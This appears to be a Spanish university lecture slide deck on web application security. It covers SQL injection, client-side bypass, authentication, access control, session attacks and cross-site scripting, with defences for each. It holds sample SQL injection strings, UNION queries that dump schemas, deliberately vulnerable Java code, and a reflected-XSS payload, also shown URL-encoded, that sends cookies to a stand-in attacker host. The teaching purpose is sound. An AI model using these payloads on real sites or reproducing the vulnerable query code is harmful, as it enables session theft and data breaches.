Seguridad en Aplicaciones Web

Jesús Arias Fisteus

Aplicaciones Web (2016/17)

Universidad
Carlos III de Madrid


Parte I

Introducción

Seguridad en aplicaciones Web

This site is absolutely secure. It has been designed to use 128-bit Secure Socket Layer (SSL) technology to prevent unauthorized users from viewing any of your information. You may use this site with peace of mind that your data is safe with us.


Bag Check



A laptop battery contains roughly the stored energy of a hand grenade, and if shorted it ... hey! You can't arrest me if I prove your rules inconsistent!

`http://xkcd.com/651/`

Seguridad en aplicaciones Web



http://geekandpoke.typepad.com/geekandpoke/2011/05/everybody-has-to-set-priorities.html

Errores más peligrosos en programas

- 2011 CWE/SANS Top 25 Most Dangerous Software Errors
  - `http://cwe.mitre.org/top25/`

¡Los usuarios pueden enviar datos arbitrarios a la aplicación!

Envío de datos arbitrarios

- Los usuarios pueden:
  - Alterar cualquier dato transferido al servidor: parámetros de la petición, *cookies*, cabeceras HTTP.
  - Enviar peticiones en secuencias arbitrarias, enviar parámetros en peticiones en que el servidor no lo espera, no enviarlos, enviarlos más de una vez.
  - Usar herramientas distintas a un navegador Web para atacar más fácilmente la aplicación.

Envío de datos manipulados

- En la mayoría de los ataques se envían datos manipulados para causar un efecto no deseado en la aplicación. Ejemplos:
  - Cambio del precio de un producto en un campo oculto de un formulario.
  - Modificar el *token* de sesión.
  - Eliminar algunos parámetros que el servidor espera.
  - Alterar datos que van a ser procesados por una base de datos.

Parte II


Ataques al almacenamiento de datos

Ataques al almacenamiento de datos

- Principales ataques:
  - Bases de datos SQL (inyección de SQL).
  - Bases de datos XML.
  - Directorios LDAP.

Ataques al almacenamiento de datos

Exploits of a Mom



http://xkcd.com/327/

Cómo se explota la sintaxis de SQL

- La comilla simple es un carácter especial en SQL que se utiliza para delimitar cadenas de texto.
- La secuencia -- (comentario) invalida el resto del comando.

Esquivar la autenticación

- Código fuente de la aplicación:

```
1 String name = request.getParameter("name");
2 String password = request.getParameter("password");
3 String query =
4     "SELECT id, name, fullName, balance FROM Users "
5     + "WHERE name='" + name
6     + "' AND password='" + password + "'";
```

- Ataque con el siguiente valor en nombre:

```
juan' -- '
```

```
1 SELECT id, name, fullName, balance
2 FROM Users
3 WHERE name='juan' -- '' AND password=''
```

Esquivar la autenticación

- Si no se conoce el nombre del usuario, se puede obtener el primero.
- Ataque con el siguiente valor en `nombre`:

```
' OR 1=1 -- '
```

```
1 SELECT id, name, fullName, balance
2 FROM Users
3 WHERE name='' OR 1=1 -- '' AND password=''
```

- En muchas aplicaciones el primer usuario es el administrador, que cuenta con privilegios especiales.

Tipos de consultas vulnerables

- Cualquier tipo de consulta es vulnerable (SELECT, INSERT, UPDATE, etc.)
- Se puede inyectar tanto en datos textuales como en datos numéricos.

Ataques a consultas INSERT

- Se inyecta más de un valor en un único campo del formulario:

```
1  String name = request.getParameter("name");
2  String fullName = request.getParameter("fullName");
3  String password = request.getParameter("password");
4  int balance = 0;
5  String query =
6      "INSERT␣INTO␣Users␣(name,␣password,␣"
7      + "fullName,␣balance)␣VALUES␣"
8      + "('" + user.getName() + "',␣'"
9      + user.getPassword() + "',␣'"
10     + user.getFullName() + "',␣"
11     + user.getBalance() + ")";
```

- Ataque con el siguiente valor en `fullName`:

```
Manolo Gonzalez', 200000) -- '
```

```
1  INSERT INTO Users
2  (name, password, fullName, balance)
3  VALUES
4  ('Cris', 'crispwd', 'Cris␣Roig', 20000.0) -- '', 0.0)
```

Ataques con UNION

- El comando UNION permite combinar resultados de dos consultas y puede ser usado también en ataques:

```
1 int genre = request.getParameter("genre");
2 String query =
3     "SELECT id, title, author, genre, pages "
4     + "FROM Books WHERE genre=" + genre;
```

- Ataque con el siguiente valor en genero:

```
1 UNION SELECT NULL, name, password, NULL, NULL
FROM Users
```

```
1 SELECT id, title, author, genre, pages
2 FROM Books
3 WHERE genre=1
4 UNION
5 SELECT NULL, name, password, NULL, NULL
6 FROM Users
```

Nombres de tablas y columnas

- Para realizar algunos tipos de ataques es necesario conocer nombres de tablas y columnas.
- A veces los nombres son predecibles. Si no, se pueden descubrir con consultas inyectadas con UNION.

Nombres de tablas y columnas

```
1 UNION
SELECT NULL, TABLE_SCHEMA, NULL, NULL, NULL
FROM INFORMATION_SCHEMA.COLUMNS
```

```
1 UNION
SELECT NULL, TABLE_NAME, NULL, NULL, NULL
FROM INFORMATION_SCHEMA.COLUMNS
WHERE TABLE_SCHEMA='SecurityDemo'
```

```
1 UNION
SELECT NULL, COLUMN_NAME, NULL, NULL, NULL
FROM INFORMATION_SCHEMA.COLUMNS WHERE
TABLE_SCHEMA='SecurityDemo'
AND TABLE_NAME='Users'
```

Inyección de segundo orden

- Aun filtrando correctamente comillas (sustitución de comilla simple por doble), futuras consultas son vulnerables si se insertan en la base de datos valores con comilla simple.
  - Las comillas no son necesarias en campos numéricos.
  - El comentario se reemplaza por "`or 'a'='a`".
  - El bloqueo de palabras clave se puede esquivar a veces:
    - `SeLeCt`
    - `SELSELECTECT`
  - Si se filtran blancos, se puede insertar comentarios "`/**/`".

Defensa frente a estos ataques

- Usar *PreparedStatement* o equivalente:
  - En todas las consultas, no sólo en las que toman datos directamente del usuario.
- Usar el nivel de privilegios más bajo posible.
- Deshabilitar funciones innecesarias de las bases de datos.
- Mantener el gestor de bases de datos siempre actualizado.

Otros ataques de inyección de código

- Otros ataques similares por inyección de código:
  - Inyección en comandos del sistema operativo.
  - Inyección en lenguajes de *scripting*.
  - Inyección en JSON.
  - Inyección en XML.
  - Inyección en LDAP.
  - Inyección en correo electrónico.
  - Inyección en cabeceras de HTTP.

Parte III

Esquivar controles en el cliente

Datos recibidos del cliente

- Datos enviados por el servidor a través del cliente.
- Datos recogidos por el cliente.

Datos enviados a través del cliente

- Enviados típicamente mediante:
  - Campos ocultos en formularios.
  - Cookies HTTP.
  - Parámetros en URLs.
  - Cabeceras HTTP.
- Son susceptibles de ser modificados por el usuario.
- Incluso en ocasiones a pesar de ser "opacos".

Campos ocultos en formularios

```
1 <form method="post" action="Shop.aspx?prod=1">
2 <p>Product: iPhone 6S 64GB</p>
3 <p>Price: 659.62</p>
4 <label>Quantity: <input type="text" name="quantity"></label>
5 <input type="hidden" name="price" value="659.62">
6 <input type="submit" value="Buy">
7 </form>
```

Cookies HTTP

```
HTTP/1.1 200 OK
Set-Cookie: DiscountAgreed=25
Content-Length: 1530
(...)
```

Datos recogidos por el cliente

- Recogidos típicamente mediante:
  - Formularios HTML.
  - Javascript, Flash, etc.
- Son susceptibles de ser establecidos arbitrariamente por el usuario saltando la validación del lado del cliente (restricciones en el formulario, validaciones JavaScript, etc.)

Protección frente a estos ataques

- Para proteger la aplicación, es recomendable:
  - No enviar datos sensibles a través del cliente:
    - Si no queda más remedio, cifrarlos o firmarlos (cuidado con ataques por repetición y ataques con texto claro conocido).
  - Validar en el servidor todos los datos procedentes del cliente.
  - Sistema de *logs*, monitorización y alertas.

Parte IV

Ataques a los mecanismos de autenticación

Ataques a la autenticación

- Errores en la autenticación:
  - Errores de diseño.
  - Errores de implementación.

Ataques a la autenticación

Middle-earth dictionary attack

http://abstrusegoose.com/296

Errores de diseño (I)

- Contraseñas débiles.
- Posibilidad de ataques de fuerza bruta.
- Mensajes de error detallados.
- Transmisión vulnerable de credenciales.
- Funcionalidad de cambio de contraseña.
- Funcionalidad de “contraseña olvidada”.
- Funcionalidad “recuérdame”.
- Funcionalidad de impersonación de usuarios.

Errores de diseño (II)

- Validación de credenciales incompleta.
- Nombres de usuario no únicos.
- Nombres de usuario predecibles.
- Contraseñas iniciales predecibles.
- Distribución insegura de credenciales.

Errores de implementación

- Errores en la lógica de la aplicación.
- Defectos en mecanismos de autenticación multi-paso.
- Almacenamiento inseguro de credenciales.

Ejemplo

```
1  public void doGet(HttpServletRequest request,
2                    HttpServletResponse response)
3      throws ServletException, IOException {
4      User user = null;
5      try (DBManager db = new DBManager()) {
6          String userName = request.getParameter("username");
7          String password = request.getParameter("password");
8          user = db.getUser(userName, password);
9          if (user == null) {
10             // invalid credentials
11             response.sendRedirect("loginFailed");
12         }
13     } catch (Exception e) {}
14
15     // valid credentials
16     session.setAttribute("user", user);
17     RequestDispatcher rd =
18         request.getRequestDispatcher("mainView");
19     rd.forward(request, response);
20 }
```

Protección de los mecanismos de autenticación

- Usar credenciales robustas.
- Manejar credenciales confidencialmente.
- Validar credenciales apropiadamente.
- Prevenir fuga de información.
- Prevenir ataques de fuerza bruta.
- Evitar uso fraudulento de la funcionalidad de cambio de contraseña.
- Evitar uso fraudulento de la funcionalidad de recordar contraseña.
- Sistema de *logs*, monitorización y alertas.

Parte V

Ataques al control de acceso

Ataques al control de acceso

- El usuario accede a recursos o acciones para los que no está autorizado:
  - Escalada vertical de privilegios.
  - Escalada horizontal de privilegios.

Vulnerabilidades en el control de acceso

- Funcionalidad sin proteger en absoluto: por ejemplo, suponiendo URLs desconocidas.
- Funciones basadas en identificador de recurso supuestamente desconocido.
- Funciones multi-etapa.
- Acceso sin control a ficheros estáticos.
- Control de acceso inseguro: basado en datos enviados por el cliente.
  - Ejemplo: `http://www.test.com/?admin=true`

Protección del control de acceso (I)

- No basarse en el desconocimiento por el usuario de URLs o identificadores.
- No pasar datos relativos al control de acceso a través del usuario.
- No asumir una secuencia concreta en las peticiones.

Protección del control de acceso (II)

- Buenas prácticas:
  - Documentar y evaluar el sistema de control de acceso.
  - Basar las decisiones en la sesión del usuario.
  - Usar un componente central para tomar las decisiones sobre el acceso a recursos.
  - Restringir funcionalidad delicada por rango de IPs.
  - Controlar el acceso a ficheros estáticos.
  - Validar identificadores de recurso siempre que vengan del cliente.
  - Nueva autenticación en funcionalidad sensible.
  - Sistema de *logs* de acceso.

Parte VI

Ataques a la gestión de sesiones

Ataques a la gestión de sesiones

- La autenticación de usuarios se complementa con mecanismos de gestión de sesiones:
  - *Token* de sesión: identificador que envía el cliente en sus peticiones, con frecuencia en una *cookie*, para que el servidor identifique a qué sesión pertenecen.
- Dos grupos de vulnerabilidades principalmente:
  - Generación de *tokens* de sesión débiles.
  - Debilidades en el manejo de *tokens* de sesión durante su ciclo de vida.

Generación de *tokens* débiles

- *Tokens* con significado deducible:
  - Nombre de usuario, id de usuario en la base de datos, fecha, número secuencial o secuencia deducible, dirección IP, dirección de correo electrónico, etc.

```
user=daf;app=admin;date=10/09/11
```

Generación de *tokens* débiles

- *Tokens* predecibles:
  - Incluyen información temporal, secuencias fácilmente deducibles, secuencias pseudoaleatorias.

Debilidades en el manejo de *tokens* de sesión (I)

- Interceptación en la red del *token*:
  - Uso de HTTP en las comunicaciones.
  - Problemas en el uso de HTTPS:
    - Uso sólo en el procedimiento de autenticación.
    - Uso de *token* previo obtenido por HTTP.
    - Peticiones por HTTP después de haber entrado en HTTPS: por ejemplo, ficheros estáticos por HTTP, botón *atrás*, etc.
    - Inducción por el atacante a realizar una petición HTTP (por correo electrónico, desde otros sitios Web, etc.)

Debilidades en el manejo de *tokens* de sesión (II)

- Exposición del *token* en *logs* o aplicaciones de gestión.
- Mapeo vulnerable de *tokens* a sesiones.
- Terminación de sesión vulnerable: no hay función cierre de sesión o no se invalida el *token* en el servidor.
- Secuestro de *tokens* o fijación de *tokens* mediante *cross-site* scripting, peticiones *cross-site*, etc.
- Dominio de las *cookies* demasiado amplio.

Protección del mecanismo de sesiones (I)

- Generación de *tokens* robustos:
  - Gran número de posibles valores.
  - No incluir más información que un identificador.
  - Buen generador de números pseudoaleatorios.
  - Introducir otros datos como fuente de aleatoriedad: IP y puerto cliente, cabecera `User-Agent`, fecha y hora con mucha precisión, clave adicional sólo conocida por el servidor y refrescada en cada arranque.

Protección del mecanismo de sesiones (II)

- Protección de los *tokens*:
  - Trasmisión del *token* sólo por HTTPS (*cookies* sólo HTTPS).
  - Nunca transmitir *tokens* en la URL.
  - Cierre de sesión que invalide el *token* en el servidor.
  - Expiración de sesiones por inactividad.
  - Evitar sesiones simultáneas del mismo usuario.
  - Proteger aplicaciones de gestión que permitan ver los *tokens*.
  - Restringir el dominio y ruta de las *cookies*.
  - Evitar vulnerabilidades *cross-site scripting*.
  - No aceptar *tokens* arbitrarios puestos por el usuario.
  - Iniciar una nueva sesión siempre tras la autenticación.

Protección del mecanismo de sesiones (III)

- Tokens distintos para cada página.
- Sistema de *logs*, monitorización y alertas.
- Cierre de sesión ante cualquier tipo de error en la entrada del usuario.

Parte VII

Ataques a usuarios

Ataques a usuarios

- Existe un conjunto de técnicas cuyo objetivo es atacar a otros usuarios de una aplicación Web:
  - *Cross-site scripting*.
  - Inducción de acciones del usuario:
    - *On Site Request Forgery*.
    - *Cross-Site Request Forgery*.
    - *UI Redress*
  - Captura de datos desde otros dominios.
  - Fijación de sesiones.
  - Redirección abierta.
  - Inyección de SQL en el cliente.
  - Ataques al navegador.

Cross-site scripting

- Tres tipos principales de ataque:
  - Reflejado.
  - Almacenado.
  - Basado en DOM.

Cross-site scripting reflejado

- Se produce cuando una aplicación muestra directamente datos enviados como parámetros de la petición por el usuario.
  - Por ejemplo, páginas de error con mensaje recibido como parámetro:

```
http://example.com/Error?message=Sorry%2c+an+error+occurred
```


- El cliente puede inyectar código Javascript que se ejecutará en el navegador.

```
http://example.com/Error?message=<script>var+i=new+Image;
+i.src="http://mdattacker.net/"%2bdocument.cookie;</script>
```

- Los enlaces se pueden disimular con codificación URL:

```
http://example.com/Error?message=%3c%73%63%72%69%70%74%3e%76%61%72%2b%69
%3d%6e%65%77%2b%49%6d%61%67%65%3b%20%2b%69%2e%73%72%63%3d%22%68%74%74%70
%3a%2f%2f%6d%64%61%74%74%61%63%6b%65%72%2e%6e%65%74%2f%22%25%32%62%64%6f
%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3b%3c%2f%73%63%72%69%70%74%3e
```

Cross-site scripting reflejado




Cross-site scripting reflejado

- Envío del enlace malicioso al usuario:
  - Por correo electrónico.
  - En mensajería instantánea.
  - Desde un sitio Web de terceros o del atacante.
  - Mediante redes de publicidad.
  - Mediante acciones *enviar a un amigo* o *informar al administrador* en el sitio Web atacado.

Cross-site scripting almacenado

- El atacante introduce texto en la base de datos del sitio Web que posteriormente se muestra a otros usuarios.
- El atacante puede inyectar código Javascript en dicho texto, que se ejecutará en el navegador de otros usuarios del sistema, incluso de administradores.
- Más peligroso que el reflejado, porque el atacado está autenticado y no es necesario inducirlo a activar ningún enlace.

Cross-site scripting almacenado



Cross-site scripting basado en DOM

- El servidor no transmite los datos del usuario de vuelta, pero en la página hay código Javascript que los toma de la URL pedida y los muestra con `document.write()`.
- Ataque similar en parte a *cross-site scripting* reflejado.

Cross-site scripting

- Posibles acciones de ataque:
  - Pintadas virtuales (*defacement*).
  - Inyección de troyanos y *phishing*.
  - Inducción de acciones por el usuario.
  - Aprovechar privilegios: captura de texto de la función autocompletar, aplicaciones con restricciones de seguridad reducidas, uso fraudulento de controles ActiveX.
  - Escalado del ataque en el lado del cliente: captura de teclado, historial de navegación, escaneo de puertos en la red local del usuario, etc.

Prevención de cross-site scripting

- Validar la entrada del usuario:
  - Restricciones de longitud, conjunto de caracteres, expresiones regulares.
- Validar la salida:
  - Reemplazo de caracteres reservados de HTML por referencias a entidades.
  - Eliminar puntos peligrosos de inserción (código Javascript, cabeceras de HTTP, atributos de elementos HTML).
  - Donde el usuario pueda editar HTML, limitar las marcas que pueda utilizar o utilizar lenguajes de marcas alternativos.

Referencias

- Dafydd Stuttard, Marcus Pinto. *The Web Application Hacker's Handbook*. 2nd ed. John Wiley & Sons
  - Acceso en Safari
  - Capítulos 1, 5, 6, 7, 8, 9 y 12.